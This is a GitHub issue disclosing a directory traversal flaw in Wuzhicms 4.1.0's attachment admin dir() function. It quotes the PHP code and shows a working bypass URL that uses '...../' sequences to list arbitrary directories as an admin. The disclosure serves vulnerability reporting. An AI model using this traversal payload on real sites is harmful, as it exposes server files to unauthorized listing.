New issue

Jump to bottom

Wuzhicms v4.1.0 /coreframe/app/attachment/admin/index.php hava a directory traversal Vulnerability #1

Open **Cigar-Fasion** opened this issue on Jul 11 · 0 comments


Cigar-Fasion commented on Jul 11 Owner

A directory traversal vulnerability was discovered in WUZHI CMS 4.1.0.
Directory traversal allows authenticated remote attackers to list files in any directory.
Vulnerability in /coreframe/app/attachment/admin/index.php:

```
    public function dir()
    {
        $dir = isset($GLOBALS['dir']) && trim($GLOBALS['dir']) ? str_replace(array('..\\', '../',
'./', '.\\'), '', trim($GLOBALS['dir'])) : '';
        $dir = str_ireplace(array('%2F', '//'), '/', $dir);
        $lists = glob(ATTACHMENT_ROOT . $dir . '/' . '*');
        if (!empty($lists)) rsort($lists);
        $cur_dir = str_replace(array(WWW_ROOT, DIRECTORY_SEPARATOR . DIRECTORY_SEPARATOR),
array('', DIRECTORY_SEPARATOR), ATTACHMENT_ROOT . $dir . '/');
        include $this->template('dir', M);
    }
```


Even if the "str_replace" function filters some characters, it can still bypass the blacklist with "...../"

1.Log in as admin



2.Vulnerability trigger point

```
http://www.test.com/index.php?
m=attachment&f=index&_su=wuzhicms&v=dir&dir=/.....///.....///.....///.....///
```



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant